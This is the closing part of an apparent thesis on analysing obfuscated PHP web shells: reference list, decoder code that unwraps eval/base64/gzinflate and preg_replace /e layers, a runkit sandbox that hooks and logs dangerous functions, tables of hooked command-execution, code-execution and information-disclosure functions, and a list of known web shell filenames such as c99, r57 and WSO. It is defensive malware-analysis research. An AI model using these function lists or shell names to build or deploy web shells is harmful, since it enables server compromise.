`Persistent_Threats_haverevived_an_old_idea_and_how_you_can_detect_them.pdf`.

Kornblum, Jesse. 2013. Context Triggered Piecewise Hashes. Online. Available from: `http://ssdeep.sourceforge.net/`. Accessed on 26 October 2013.

Landesman, Mary. 2007. Malware Revolution: A Change in Target. Online. Available from: `http://technet.microsoft.com/en-us/library/cc512596.aspx`.

Laspe, Eric. 2008. An Automated Approach to the Identification and Removal of Code Obfuscation. Online. Available from: `http://www.blackhat.com/presentations/bh-usa-08/Laspe_Raber/BH_US_08_Laspe_Raber_Deobfuscator.pdf`. Accessed on 26 May 2013.

Lawton, George. 2005. LAMP lights enterprise development efforts. *Computer*, **38**(9), 18–20.

Li, Jian, Xu, Jun, Xu, Ming, Zhao, HengLi, & Zheng, Ning. 2009. Malware obfuscation measuring via evolutionary similarity. *Pages 197–200 of: First International Conference on Future Information Networks.*

Linn, Cullen, & Debray, Saumya. 2003. Obfuscation of Executable Code to Improve Resistance to Static Disassembly. *Pages 290–299 of: In ACM Conference on Computer and Communications Security.* ACM Press.

Madou, Matias, Van Put, Ludo, & De Bosschere, Koen. 2006. LOCO: an interactive code (de)obfuscation tool. *Pages 140–144 of: Proceedings of the 2006 ACM SIGPLAN symposium on Partial evaluation and semantics-based program manipulation.* PEPM '06. New York, NY, USA: ACM.

McLaughlin, B. 2012. *PHP & MySQL.* Missing Manual. O'Reilly Media, Incorporated.

Miller, Richard. 2006. PHP Apps A Growing Target for Hackers. Online. Available from: `http://news.netcraft.com/archives/2006/01/31/php_apps_a_growing_target_for_hackers.html`. Accessed on 25 May 2013.

Moore, Tyler, & Clayton, Richard. 2009. Evil Searching: Compromise and Recompromise of Internet Hosts for Phishing. *Pages 256–272 of:* Dingledine, Roger, & Golle, Philippe (eds), *Financial Cryptography and Data Security.* Lecture Notes in Computer Science, vol. 5628. Springer Berlin Heidelberg.

Moser, A., Kruegel, C., & Kirda, E. 2007 (December). Limits of Static Analysis for Malware Detection. *Pages 421–430 of: Twenty-Third Annual Computer Security Applications Conference.*

NetCraft. 2013. June 2013 Web Server Survey. Online. Available from: `http://news.netcraft.com/archives/2013/06/06/june-2013-web-server-survey-3.html`. Accessed on 9 October 2013.

Open Source Matters. 2013. What is Joomla? Online. Available from: `http://www.joomla.org/about-joomla.html`. Accessed on 25 May 2013.

Preda, Mila, & Giacobazzi, Roberto. 2005. Semantic-Based Code Obfuscation by Abstract Interpretation. *Pages 1325–1336 of:* Caires, Luís, Italiano, GiuseppeF., Monteiro, Luís, Palamidessi, Catuscia, & Yung, Moti (eds), *Automata, Languages and Programming.* Lecture Notes in Computer Science, vol. 3580. Springer Berlin Heidelberg.

Preda, Mila Dalla, Christodorescu, Mihai, Jha, Somesh, & Debray, Saumya. 2007. A semantics-based approach to malware detection. *SIGPLAN Notices*, **42**(1), 377–388.

Rogers, Anne, & Pingali, Keshav. 1989. *Process decomposition through locality of reference.* ACM.

Sharif, Monirul, Yegneswaran, Vinod, Saidi, Hassen, Porras, Phillip, & Lee, Wenke. 2008a. Eureka: A Framework for Enabling Static Malware Analysis. *Pages 481–500 of:* Jajodia, Sushil, & Lopez, Javier (eds), *Computer Security - ESORICS 2008.* Lecture Notes in Computer Science, vol. 5283. Springer Berlin Heidelberg.

Sharif, Monirul I, Lanzi, Andrea, Giffin, Jonathon T, & Lee, Wenke. 2008b. Impeding Malware Analysis Using Conditional Code Obfuscation. *In: NDSS.*

Sklar, D. 2008. *Learning PHP 5.* O'Reilly Media.

Sucuri Labs. 2012. PHP Decoder. Online. Available from: `http://ddecode.com/phpdecoder/`. Accessed on 27 May 2013.

Sun, Hung-Min, Lin, Yue-Hsun, & Wu, Ming-Fung. 2006. API Monitoring System for Defeating Worms and Exploits in MS-Windows System. *Pages 159–170 of:* Batten, LynnMargaret, & Safavi-Naini, Reihaneh (eds), *Information Security and Privacy.* Lecture Notes in Computer Science, vol. 4058. Springer Berlin Heidelberg.

Sunbelt Software. 2013. CWSandbox Service. Online. Available from: `https://mwanalysis.org/?site=1&page=about`. Accessed on 27 May 2013.

Sunner, Mark. 2007. The Rise of Targeted Trojans. *Network Security*, **2007**(12), 4 – 7.

Suzumura, T., Trent, S., Tatsubori, M., Tozawa, A., & Onodera, T. 2008. Performance Comparison of Web Service Engines in PHP, Java and C. *Pages 385–392 of: IEEE International Conference on Web Services.*

Tatroe, Kevin. 2005. *Programming PHP.* O'Reilly & Associates Inc.

Tatsubori, Michiaki, Tozawa, Akihiko, Suzumura, Toyotaro, Trent, Scott, & Onodera, Tamiya. 2010. Evaluation of a just-in-time compiler retrofitted for PHP. *Pages 121–132 of: ACM Sigplan Notices*, vol. 45. ACM.

The Apache Software Foundation. 2013a. Configure - Configure the source tree. Online. Available from: `http://httpd.apache.org/docs/current/programs/configure.html`. Accessed on 10 October 2013.

The Apache Software Foundation. 2013b. Dynamic Shared Object (DSO) Support. Online. Available from: `http://httpd.apache.org/docs/2.2/dso.html`. Accessed on 10 October 2013.

The PHP Group. 2013a. Basic Syntax. Online. Available from: `http://php.net/manual/en/language.basic-syntax.php`. Accessed on 22 May 2013.

The PHP Group. 2013b. Eval. Online. Available from: `http://php.net/manual/en/function.eval.php`. Accessed on 16 October 2013.

The PHP Group. 2013c. Function Reference. Online. Available from: `http://www.php.net/manual/en/funcref.php`. Accessed on 22 May 2013.

The PHP Group. 2013d. Get Last Mod. Online. Available from: `http://php.net/manual/en/function.getlastmod.php`. Accessed on 24 October 2013.

The PHP Group. 2013e. Installation and Configuration. Online. Available from: `http://www.php.net/manual/en/install.php`. Accessed on 24 May 2013.

The PHP Group. 2013f. PEAR - PHP Extension and Application Repository. Online. Available from: `http://pear.php.net/`. Accessed on 24 May 2013.

The PHP Group. 2013g. PECL. Online. Available from: `http://pecl.php.net/`. Accessed on 24 May 2013.

The PHP Group. 2013h. PHP and HTML. Online. Available from: `http://php.net/manual/en/faq.html.php`. Accessed on 27 October 2013.

The PHP Group. 2013i. Preg Replace. Online. Available from: `http://php.net/manual/en/function.preg-replace.php`. Accessed on 16 October 2013.

The PHP Group. 2013j. Runkit Sandbox. Online. Available from: `http://www.php.net/manual/en/intro.runkit.php`. Accessed on 14 October 2013.

The PHP Group. 2013k. Runkit Sandbox. Online. Available from: `http://php.net/manual/en/runkit.sandbox.php`. Accessed on 27 May 2013.

The PHP Group. 2013l. Runtime Configuration. Online. Available from: `http://php.net/manual/en/runkit.configuration.php`. Accessed on 27 May 2013.

The PHP Group. 2013m. Usage Stats for April 2007. Online. Available from: `http://www.php.net/usage.php`.

The PHP Group. 2013n. Usage Stats for January 2013. Online. Available from: `http://php.net/usage.php`. Accessed on 21 May 2013.

The PHP Group. 2013o. What can PHP do? Online. Available from: `http://www.php.net/manual/en/intro-whatcando.php`. Accessed on 21 May 2013.

The PHP Group. 2013p. What is PHP? Online. Available from: `http://www.php.net/manual/en/intro-whatis.php`. Accessed on 21 May 2013.

The Resource Index Online Network. 2005. The PHP Resource Index. Online. Available from: `http://php.resourceindex.com/`. Accessed on 24 May 2013.

Titchkosky, Lance, Arlitt, Martin, & Williamson, Carey. 2003. A performance comparison of dynamic Web technologies. *SIGMETRICS Perform. Eval. Rev.*, **31**(3), 2–11.

Trent, Scott, Tatsubori, Michiaki, Suzumura, Toyotaro, Tozawa, Akihiko, & Onodera, Tamiya. 2008. Performance comparison of PHP and JSP as server-side scripting languages. *Pages 164–182 of: Proceedings of the 9th ACM/IFIP/USENIX International Conference on Middleware*. Middleware '08. New York, NY, USA: Springer-Verlag New York, Inc.

VMware Inc. 2013. VMware Player - The Easiest Way to Run a Virtual Machine. Online. Available from: `http://www.vmware.com/products/player/`. Accessed on 8 October 2013.

Wagener, Gérard, State, Radu, & Dulaunoy, Alexandre. 2008. Malware behaviour analysis. *Journal in Computer Virology*, **4**(4), 279–287.

Walenstein, Andrew, & Lakhotia, Arun. 2007. The Software Similarity Problem in Malware Analysis. *In:* Koschke, Rainer, Merlo, Ettore, & Walenstein, Andrew (eds), *Duplication, Redundancy, and Similarity in Software.* Dagstuhl Seminar Proceedings, no. 06301. Dagstuhl, Germany: Internationales Begegnungs- und Forschungszentrum Informatik (IBFI), Schloss Dagstuhl, Germany.

Web Technology Surveys. 2013. Usage statistics and market share of PHP for websites. Online. Available from: `http://w3techs.com/technologies/details/pl-php/all/all`. Accessed on 24 May 2013.

Welling, Luke, & Thomson, Laura. 2003. *PHP and MySQL Web development.* Sams Publishing.

Willems, Carsten, Holz, Thorsten, & Freiling, Felix. 2007. Toward automated dynamic malware analysis using cwsandbox. *Security & Privacy, IEEE*, **5**(2), 32–39.

Wu, Amanda, Wang, Haibo, & Wilkins, Dawn. 2000. Performance Comparison of Alternative Solutions For Web-To-Database Applications. *Pages 26–28 of: Proceedings of the Southern Conference on Computing.*

Wysopal, Chris, Eng, Chris, & Shields, Tyler. 2010. Static detection of application backdoors. *Datenschutz und Datensicherheit - DuD*, **34**(3), 149–155.

Zachte, Erik. 2012. Wikimedia Traffic Analysis Report - Operating Systems. Online. Available from: `https://stats.wikimedia.org/archive/squid_reports/2012-04/SquidReportOperatingSystems.htm`. Accessed on 7 October 2013.

Zaremski, Amy Moormann, & Wing, Jeannette M. 1993. *Signature matching: A key to reuse.* ACM.

Zaremski, Amy Moormann, & Wing, Jeannette M. 1995. Signature matching: a tool for using software libraries. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, **4**(2), 146–170.

Zend Technologies. 2013. The PHP Company. Online. Available from: `http://www.zend.com/en/resources/`. Accessed on 24 May 2013.

Appendix A

Code Samples from the Decoder Class

A.1 The decode() Function

```
private function decode()
{
    //Remove spaces to allow for string formatting
    $this->formatLines();

    //While there are still evals or preg_replaces in the script
    while((strpos($this->decoded, "eval(") !== false) || (strpos($this->
       decoded, "preg_replace(") !== false))
    {
        //Increment the obfuscation depth
        $this->depth++;

        //Remove the evals
        $this->processEvals();
        $this->formatLines();

        //Remove the preg_replaces
        $this->processPregReplace();
        $this->formatLines();
    }

    //Pretty printing
    $this->removeComments();
    $this->removeBlankLines();

    //Gather information
    $this->getVars();
    $this->getUrls();
    $this->getEmails();

    //Store the shell in the database
    $this->currentShell = $this->db->storeShell($this->raw, $this->
        decoded);

    //Store the shell in temp for use by the sandbox
    file_put_contents("/wwwroot/htdocs/temp/temp.php", $this->decoded);
}
```

Listing A.1: Code from the `decode()` function

A.2 The `processEvals()` Function

```
private function processEvals()
{
    $currentPos = 0;
    //While there are still evals in the script
    while(strpos($this->decoded, "eval(", $currentPos) !== false)
    {
        //Extract the eval
        $startEval = strpos($this->decoded, "eval(", $currentPos);
        $currentPos = $startEval + 1;
        $endEval = strpos($this->decoded, ";", $currentPos);
        $eval = substr($this->decoded, $startEval + 5, $endEval -
            $startEval - 6);

        //Remove the eval from the script
        $this->decoded = str_replace("eval(".$eval.");", "", $this->
            decoded);

        //Extract the text from the eval
        $startText = strpos($eval, "\"");
        if($startText === false)
        {
            $startText = strpos($eval, "'");
        }
        $endText = strrpos($eval, "\"");
        if($endText === false)
        {
            $endText = strpos($eval, "'");
        }
        $text = substr($eval, $startText + 1, $endText - $startText - 1)
            ;

        //Count the number of functions used in the eval
        $count = substr_count($eval, "(");

        //Populate the array of functions to be applied to the text
        $functions = array();
        $functionPos = 0;
        for($i = 0; $i < $count; $i++)
        {
            $nextBracket = strpos($eval, "(", $functionPos);
            $functions[$i] = substr($eval, $functionPos, $nextBracket -
                $functionPos);
            $functionPos = $nextBracket + 1;
        }
        $functions = array_reverse($functions);

        //Determine the code to be inserted in the eval's place
        for($i = 0; $i < $count; $i++)
        {
            switch($functions[$i])
            {
                case "base64_decode":
                    $text = base64_decode($text);
                    break;

                case "gzinflate":
                    $text = gzinflate($text);
                    break;

                case "gzuncompress":
                    $text = gzuncompress($text);
                    break;

                case "str_rot13":
                    $text = str_rot13($text);
                    break;

                case "strrev":
                    $text = strrev($text);
                    break;

                case "rawurldecode":
                    $text = rawurldecode($text);
                    break;
            }
        }

        //Insert the code back into the script
        $this->decoded = substr_replace($this->decoded, $text,
            $startEval, 0);
        $this->decoded = str_replace('\'', '\\\'', $this->decoded);
    }
}
```

Listing A.2: Code from the `processEvals()` function

A.3 The `processPregReplace()` Function

```
private function processPregReplace()
{
    $currentPos = 0;
    //While there are still preg_replace functions in the script
    while(strpos($this->decoded, "preg_replace(", $currentPos) !== false
        )
    {
        //Extract the preg_replace
        $startPreg = strpos($this->decoded, "preg_replace(", $currentPos
            );
        $currentPos = $startPreg + 1;
        $endPreg = strpos($this->decoded, ";", $currentPos);
        $preg = substr($this->decoded, $startPreg + 13, $endPreg -
            $startPreg - 14);

        //Remove the preg_replace from the script
        $this->decoded = str_replace("preg_replace(".$preg.");", "",
            $this->decoded);

        //Determine the code to be inserted in the preg_replace's place
        $parts = array();
        $partPos = 1;
        for($i = 0; $i < 3; $i++)
        {
            $nextQuote = strpos($preg, "\"", $partPos);
            $parts[$i] = (string)substr($preg, $partPos, $nextQuote -
                $partPos);
            $partPos = $nextQuote + 3;
        }

        //Remove the '/e' modifier is it exists, and the code back into
            the script
        $parts[0] = preg_replace("/e", "", $parts[0]);
        $text = preg_replace($parts[0], "\"".$parts[1]."\"", $parts[2]);
        $this->decoded = substr_replace($this->decoded, $text,
            $startPreg, 0);
    }
}
```

Listing A.3: Code from the `processPregReplace()` function

Appendix B

Code Samples from the Sandbox Class

B.1 The `redefineFunctions()` Function

```
private function redefineFunctions()
{

    //----------------Command Execution----------------

    //Exec
    $this->sandbox->runkit_function_copy('exec','exec_new');
    $this->sandbox->runkit_function_redefine('exec', '$str', 'echo " ".
       array_shift(debug_backtrace())["line"]."###PROCESS### exec###
       PROCESS### Command_Execution###PROCESS### "; return exec_new($str
       );');

    ...

    //-----------------Code Execution------------------


    //Assert
    $this->sandbox->runkit_function_copy('assert','assert_new');
    $this->sandbox->runkit_function_redefine('assert', '$mixed', 'echo "
        ".array_shift(debug_backtrace())["line"]."###PROCESS### assert
       ###PROCESS### Code_Execution###PROCESS### "; return assert_new(
       $mixed);');

    ...

    //------------Information Disclosure---------------

    //Phpinfo
    $this->sandbox->runkit_function_copy('phpinfo','phpinfo_new');
    $this->sandbox->runkit_function_redefine('phpinfo', '', 'echo " ".
        array_shift(debug_backtrace())["line"]."###PROCESS### phpinfo###
        PROCESS### Information_Disclosure###PROCESS### "; return
        phpinfo_new();');

    ...

}
```

Listing B.1: Code from the `redefineFunctions()` function

B.2 The `captureOutput()` Function

```
function capture_output($str)
{
    //Split the string into separate words
    $arr = explode(" ", $str);

    //For every word in the array
    for($i = 0; $i < count($arr); $i++)
    {
        //If the word has ###PROCESS### attached to it, it is a function
            call and must be written to call_list.txt
        if (strpos($arr[$i],'###PROCESS###') !== false)
        {
            file_put_contents("/wwwroot/htdocs/temp/call_list.txt",
                str_replace("###PROCESS###", "", $arr[$i])."\n",
                FILE_APPEND);
        }
        //If it doesn't, it is sandbox output and must be written to
            output.txt
        else
        {
            file_put_contents("/wwwroot/htdocs/temp/output.txt", $arr[$i
                ]."\n", FILE_APPEND);
        }
    }
    return '';
}
```

Listing B.2: Code from the `captureOutput()` function

Appendix C

Complete List of Overridden PHP Functions

Table C.1: Command execution functions

`exec()`
`passthru()`
`system()`
`shell_exec()`
`popen()`
`proc_open()`
`pcntl_exec()`

Table C.2: Code execution functions

`eval()`
`assert()`
`create_function()`
`include()`
`include_once()`
`require()`
`require_once()`

Table C.3: Information disclosure functions

phpinfo()
posix_mkfifo()
posix_getlogin()
posix_ttyname()
getenv()
get_current_user()
proc_get_status()
get_cfg_var()
disk_free_space()
disk_total_space()
diskfreespace()
getcwd()
getlastmod()
getmygid()
getmyinode()
getmypid()
getmyuid()

Table C.4: Filesystem functions

fopen()
chgrp()
chmod()
chown()
copy()
file_put_contents()
lchgrp()
lchown()
link()
mkdir()
move_uploaded_file()
rename()
rmdir()
file_get_contents file()
readfile()

Table C.5: Miscellaneous functions

`extract()`
`parse_str()`
`putenv()`
`ini_set()`
`mail()`
`header()`
`proc_nice()`
`proc_terminate()`
`proc_close()`
`pfsockopen()`
`fsockopen()`
`apache_child_terminate()`
`posix_kill()`
`posix_mkfifo()`
`posix_setpgid()`
`posix_setsid()`
`posix_setuid()`

Appendix D

Shells Contained in the System Database

Table D.1: Shells contained in the system database

150.php	lostDC.php
2mv2.php	matamu.php
404.php	metaslsoft.php
Ajax_PHP Command Shell.php	mini.j0s_ali.j0e.v27.9.php
AntiSecShell.v0.5.php	Moroccan Spamers Ma-EditioN By GhOsT.php
arabicspy.php	Mysql interface v1.0.php
b37.php	mysql.php
bypass.php	MySQL Web Interface Version 0.8.php
c100.php	NCC-Shell.php
c37.php	NetworkFileManagerPHP.php
c99_2.php	newsh.php
c993.php	nshell.php
c99-bd.php	nstview.php
c99_locus7s.php	p0isoN.sh3ll.php
c99.php	PHANTASMA.php
c99ud.php	phpjackal1.3.php
c99unlimited.php	phpshell.php
cbfphpsh.php	PHP Shell.php
cihshell_fix.php	r57.1.4.0.php
cmd.php	r57_iFX.php
cmd.php	r57_kartal.php
connect-back.php.php	r57.mod-bizzz.shell.php
CrystalShell v.1.php	r57shell1.40.php
Crystal.php	r57shell2.0.php
ctt_sh.php	rootshell.php
cybershell.php	Rootshell.v.1.0.php
dC3 Security Crew Shell PRiV.php	s72 Shell v1.1 Coding.php
Dive Shell 1.0 - Emperor Hacking Team.php	Safe mode breaker.php
DTool Pro.php	Safe_Mode Bypass PHP 4.4.2 and PHP 5.1.2.php
DxShell.1.0.php	simattacker.php
egy.php	SimAttacker - Vrsion 1.0.0 - priv8 4 My friend.php
erne.php	simple-backdoor.php
ex0shell.php	simple.php
Fx29Sh.3.2.12.08.php	SimShell 1.0 - Simorgh Security MGZ.php
fx.php	sniper.php
g00nshell-v1.3.php	soldierofallah.php
gfs_sh.php	sosyete.php
iMHaPFtp.php	spygrup.php
iskorpitx.php	Sst-Sheller.php
isko.php	stres.php
lamashell.php	SyRiAn.Sh3ll.V7.php
list.php	Uploader.php
load_shell.php	Worse Linux Shell.php
locus.php	wso.v2.5.php
log.php	zacosmall.php
lolipop.php	